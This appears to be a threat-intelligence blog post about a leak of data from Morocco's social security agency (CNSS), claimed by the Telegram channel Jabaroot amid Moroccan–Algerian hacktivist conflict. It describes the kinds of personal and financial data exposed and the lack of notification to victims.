
Researchers obtained a copy of leaked data and shared it with the customers to validate the authenticity. The feedback that was received from affected users confirmed the legitimacy of the breach with real PII present in the stolen files. However, none of the victims appear to have received an official notification from CNSS. It raises concerns about transparency, disclosure of a data breach, and consumer rights advocacy.



The threat actor created a Telegram channel (Jabaroot) and linked it with a previous cyber incident in which the Algerian Press Services (APS) were compromised by Moroccan hackers. The ongoing digital conflict between Moroccan and Algerian hacking groups could be the reason behind this attack.





Jabaroot also released the salary information of government officials, accusing them of downplaying the severity of breach, which indicates a hacktivist angle to the campaign.



Details of Data Leak

The data was in a 7z archive containing a timestamp from 29 November, 2024. It is not sure that attack happened on that date or not; the attacker may not have wished to publish the leak earlier to gain benefit from it but later decided to leak it.





Citizens' passport, emails, salaries and banking information was disclosed. Some government officials details representing multiple government agencies were identified in the leak. It creates a huge risk for foreign companies operating in the country as some EU-based companies were also identified in the leaked data.

Conclusion

The CNSS-related situation highlights the growing challenges of Morocco's cybersecurity, particularly as cybercriminals are more refined in tactics. It emphasizes the need for national and individual vigilance to protect sensitive information from cyber threats.

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